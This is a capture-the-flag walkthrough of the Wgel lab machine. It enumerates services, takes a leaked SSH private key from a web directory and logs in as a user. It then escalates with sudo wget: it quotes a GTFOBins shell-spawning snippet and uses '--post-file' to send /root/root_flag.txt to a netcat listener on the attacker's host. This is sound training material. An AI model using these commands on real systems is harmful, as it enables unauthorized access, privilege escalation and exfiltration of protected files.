

Wgel CTF Walkthrough



Let start with Nmap scan to get info of running services.

- `nmap -sV -sC 10.10.79.31`


```
death@esther:~/Lab/Wgel$ nmap -sV -sC 10.10.79.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 23:45 IST
Nmap scan report for 10.10.79.31
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.95 seconds
death@esther:~/Lab/Wgel$
```


OK so, There are two services running

- ssh on port 22.
- Http on port 80.

Let's navigate to this website



Its an apache2 default page, I had a suspect and inspect the website got a comment in front-end code.



That reveals username **Jessie**. Nothings much

Let make a Directory Scan

Let I'm using **dirsearch** because it much easy to use and I feel it little faster than other you can use anything u like.

- `dirsearch -u 10.10.79.31`

```
death@esther:~/Lab/Wgel$ dirsearch -u 10.10.79.31
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated from pkg_resources
import DistributionNotFound, VersionConflict

  clif--_g-clif-clif  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460


Output File: /home/death/Lab/Wgel/reports/_10.10.79.31/_24-07-27_23-55-21.txt

Target: http://10.10.79.31/

[23:55:21] Starting:
[23:55:30] 403 - 276B - /.htaccess.save
[23:55:30] 403 - 276B - /.ht_wsr.txt
[23:55:30] 403 - 276B - /.htaccess.sample
[23:55:30] 403 - 276B - /.htaccess.orig
[23:55:30] 403 - 276B - /.htaccess.bak1
[23:55:31] 403 - 276B - /.htaccess_sc
[23:55:31] 403 - 276B - /.html
[23:55:31] 403 - 276B - /.htpasswd
[23:55:31] 403 - 276B - /.htaccessOLD2
[23:55:31] 403 - 276B - /.htaccess_extra
[23:55:31] 403 - 276B - /.htpasswd_test
[23:55:31] 403 - 276B - /.httr-oauth
[23:55:31] 403 - 276B - /.htaccess_orig
[23:55:31] 403 - 276B - /.htm
[23:55:31] 403 - 276B - /.htaccessBAK
[23:55:31] 403 - 276B - /.htaccessOLD
[23:56:55] 403 - 276B - /server-status
[23:56:55] 403 - 276B - /server-status/
[23:56:57] 301 - 312B - /sitemap -> http://10.10.79.31/sitemap/

Task Completed
death@esther:~/Lab/Wgel$ ==
```

We got the hidden directory /sitemap



Let make another directory scan on /sitemap

- `dirsearch -u 10.10.79.31/sitemap`

```
death@esther:~/Lab/Wgsl$ dirsearch -u 10.10.79.31/sitemap
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/death/Lab/Wgsl/reports/_10.10.79.31/_sitemap_24-07-27_23-57-54.txt
Target: http://10.10.79.31/

[23:57:55] Starting: sitemap/
[23:57:57] 301 - 315B - /sitemap/js -> http://10.10.79.31/sitemap/js/
[23:58:00] 200 - 14KB - /sitemap/.DS_Store
[23:58:02] 403 - 276B - /sitemap/.ht_wsr.txt
[23:58:02] 403 - 276B - /sitemap/.htaccess.bak1
[23:58:02] 403 - 276B - /sitemap/.htaccess.save
[23:58:02] 403 - 276B - /sitemap/.htaccess.sample
[23:58:02] 403 - 276B - /sitemap/.htaccess.orig
[23:58:02] 403 - 276B - /sitemap/.htaccess_extra
[23:58:02] 403 - 276B - /sitemap/.htaccess_orig
[23:58:02] 403 - 276B - /sitemap/.htaccess_sc
[23:58:02] 403 - 276B - /sitemap/.htaccessOLD2
[23:58:02] 403 - 276B - /sitemap/.htaccessBAK
[23:58:02] 403 - 276B - /sitemap/.html
[23:58:02] 403 - 276B - /sitemap/.htm
[23:58:02] 403 - 276B - /sitemap/.htaccessOLD
[23:58:03] 403 - 276B - /sitemap/.htpasswd_test
[23:58:03] 403 - 276B - /sitemap/.htpasswd
[23:58:03] 403 - 276B - /sitemap/.httr-oauth
[23:58:06] 200 - 2KB - /sitemap/.sass-cache/
[23:58:07] 200 - 461B - /sitemap/.ssh/
[23:58:07] 301 - 317B - /sitemap/.ssh -> http://10.10.79.31/sitemap/.ssh/
[23:58:07] 200 - 2KB - /sitemap/.ssh/id_rsa
[23:58:14] 200 - 3KB - /sitemap/about.html
[23:58:42] 200 - 3KB - /sitemap/contact.html
[23:58:44] 301 - 316B - /sitemap/css -> http://10.10.79.31/sitemap/css/
[23:58:52] 301 - 318B - /sitemap/fonts -> http://10.10.79.31/sitemap/fonts/
[23:58:57] 301 - 319B - /sitemap/images -> http://10.10.79.31/sitemap/images/
[23:58:57] 200 - 1KB - /sitemap/images/
[23:59:00] 200 - 812B - /sitemap/js/

Task Completed
death@esther:~/Lab/Wgsl$
```

Here is an id_rsa key In http://10.10.79.31/sitemap/.ssh/id_rsa

Let copy the whole and past in a txt file




A screenshot of a web browser window with a purple header. The address bar shows the URL `10.10.79.31/sitemap/:ssh/id_rsa`. The main content area displays an RSA private key in a monospaced font, starting with `-----BEGIN RSA PRIVATE KEY-----` and ending with `-----END RSA PRIVATE KEY-----`. The key text is a long string of alphanumeric characters.

SO we Have RSA key and Username **Jessie** and ssh is open.

Let try To login ssh with id_rsa

Before logged in let change permission of id_rsa

- `chmod 600 id_rsa`



A terminal window screenshot with a dark background. The prompt is `death@esther:~/Lab/wgel$`. The user enters `nano id_rsa`, then `chmod 600 id_rsa`, and finally a blank line.

Let try to login

- `ssh jessie@10.10.79.31 -i id_rsa`

```

death@esther:~/Lab/Wge1$ nano id_rsa
death@esther:~/Lab/Wge1$ chmod 600 id_rsa
death@esther:~/Lab/Wge1$ ssh jessie@10.10.79.31 -i id_rsa
The authenticity of host '10.10.79.31 (10.10.79.31)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoB1oBpgHfc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.79.31' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@Corp0ne:~$ █

```

Awesome !! We logged in

Let find User flag.txt

I just used find command to locate user-flag.txt

- `find / -type f -name user*.txt 2> /dev/null`

```

jessie@Corp0ne:~$ find / -type f -name user*.txt 2> /dev/null
/usr/share/doc/hplip/users-guide.txt
/home/jessie/Documents/user_flag.txt
jessie@Corp0ne:~$

```

Let try to **cat**

- `cat /home/jessie/Documents/user_flag.txt`

User-flag.txt

- **057c67131c3d5e42dd5cd3075b198ff6**

```

jessie@Corp0ne:~$ cat /home/jessie/Documents/user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@Corp0ne:~$

```

as we find the user flag let find root.

Let's escalate privileges

let try if we can run any command as sudo.

- `sudo -l`

```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$
```

OK so we can use wget as sudo ,Let go to gtfobins.

The screenshot shows the gtfobins website interface. At the top, there's a navigation bar with links: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. Below this, a search bar contains the text 'wget'. Underneath the search bar, there are two sections: 'Binary' and 'Functions'. The 'Binary' section shows 'wget' with a red underline. The 'Functions' section shows a list of capabilities: Shell, File upload, File download, File write, File read, SUID, and Sudo.

- <https://gtfobins.github.io/gtfobins/wget/>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
chmod +x $TF
echo -e '#!/bin/sh\n/bin/sh 1>&0' >$TF
sudo wget --use-askpass=$TF 0
```

My machine got expired I need to restart

my new IP = 10.10.210.247


So we can use sudo with wget to post or download any content of file, In order to gain root flag we need to specify the parameter --post-file and establish connection with netcat. So we can view content of root.txt file.

- `sudo /usr/bin/wget --post-file=<path of file> <Listening IP>`

Open terminal

In Your system start netcat listener to gain connects. Default port 80


- `sudo nc -lnvp 80`

A terminal window with a dark purple background. The prompt is 'death@esther:~\$'. The command 'sudo nc -lnvp 80' has been entered and executed. The output is 'Listening on 0.0.0.0 80'.

```
death@esther:~$ sudo nc -lnvp 80
Listening on 0.0.0.0 80
```

In target terminal:

- `sudo /usr/bin/wget --post-file=/root/root_flag.txt "Your Ip"`

A terminal window with a dark purple background. The prompt is 'jessie@CorpOne:~\$'. The command 'sudo /usr/bin/wget --post-file=/root/root_flag.txt 10.17.120.99' has been entered and executed. The output shows the connection process: '--2024-07-27 22:36:00-- http://10.17.120.99/', 'Connecting to 10.17.120.99:80... connected.', and 'HTTP request sent, awaiting response...'.

```
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt 10.17.120.99
--2024-07-27 22:36:00-- http://10.17.120.99/
Connecting to 10.17.120.99:80... connected.
HTTP request sent, awaiting response...
```

The Connection was established successfully.

In netcat we got the content of root_flag.txt


```
death@esther:~$ sudo nc -lnvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.210.247 41318
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.17.120.99
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Here is our root flag

Root flag.txt

b1b968b37519ad1daa6408188649263d

Thank you